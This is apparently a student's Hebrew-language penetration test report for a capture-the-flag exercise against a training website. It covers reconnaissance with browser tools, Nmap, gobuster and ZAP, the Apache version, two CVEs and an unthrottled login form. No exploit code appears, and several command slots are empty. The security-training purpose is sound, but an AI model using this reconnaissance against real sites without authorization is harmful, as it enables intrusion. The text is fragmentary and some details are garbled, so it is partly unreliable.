
**Penetration test report**

הדבר הראשון שעשיתי זה recon נכנסתי לאתר <https://techie-world.xyz/> והתחלתי לחקור אותו

**לראות אם יש פגיעות באתר/ חולשות עשיתי fn12 וראיתי פרטים**: 

**מצאתי (cookies) none = user**

**Apache/2.4.52 (Ubuntu*) = server***


***Version: http1.1***

***אחר כך עשיתי קליק ימני ונכנסתי לראות עוד פרטים ב view page source וראיתי את כל ה html וכל מיני רמזים ותכנים***


***<li><i class="bi bi-check-circle"></i>*** *The purpose of the challenge is to find <b>all the vulnerabilities </b>in it and at the end <b>submit a PT report </b>that summarizes all the vulnerabilities in the target****.</li>***


***<li><i class="bi bi-check-circle"></i****> Take control over the server and run code as a user with permissions, through which to obtain the flag found in the <b>flag.txt file</b>.</l****i>***

***<li><i class="bi bi-check-circle"></i****> Enjoy and invite the lecturer to beer because you love him very much.<****/li>***

***רציתי לראות את כתובת Ip ע"י הפקודה :*** 

***עכשיו אני ממשיכה עם recon ע"י הכלי Nmap השתמשתי בפקודה ובפלגים הבאים :***





מצאתי כל מיני vulnerability

ראיתי 2 פורטים פתוחים 443 ו 80 ש443 הוא בדרך כלל מוצפן וראיתי קובץ בשם

flag.txt +robot.txt ניסיתי לבדוק חולשות בפורטים עצמם בכמה אתרים כמו <https://inet.co.id> ראיתי שיש כל מיני המלצות לפגיעות למשל מתקפת

XSS/CSRF/SQL INJECTION


וראיתי גם פגיעויות הקשורות ליציאה 443 TLC/SSL ושיש אפשרות לעשות התקפות DDOS


ניסיתי לבדוק פגיעות באתר censeyלגרסה Apache http server 2.4.52


מצאתי CVE-ID: CVE-2024-40725 ו-CVE-2024-40898


שם ותיאור הבעיה: פגמים בשרת Apache HTTP

שתי פגיעויות, CVE-2024-40725 ו-CVE-2024-40898, זוהו ב- Apache HTTP Server גרסאות 2.4.0 עד 2.4.61. פגמים אלו עלולים לאפשר לתוקף לבצע התקפות הברחת בקשות HTTP או לעקוף אימות לקוח SSL, מה שעלול להוביל לגישה לא מורשית למשאבים מוגנים.

ניסיתי לראות איך אני יכולה להשיג את הקובץ ע"י הפקודה : 




השתמשתי גם ב GOBUSTER כדי לסרוק נתיבים נסתרים ברשת 





החלטתי לחזור לאתר https://techie-world.xyz/


ניסיתי לבדוק חולשה LOGIN שהוא בעצם טופס שזה חולשה בפני עצמה .

ניסיתי לעשות הרבה סיסמאות ושם משתמש וראיתי שזה לא חוסם או מגביל אותי שזה בעצם עוד פגיעות בפני עצמה .



החלטתי לחפש ב zap עוד חולשות ופגיעות 

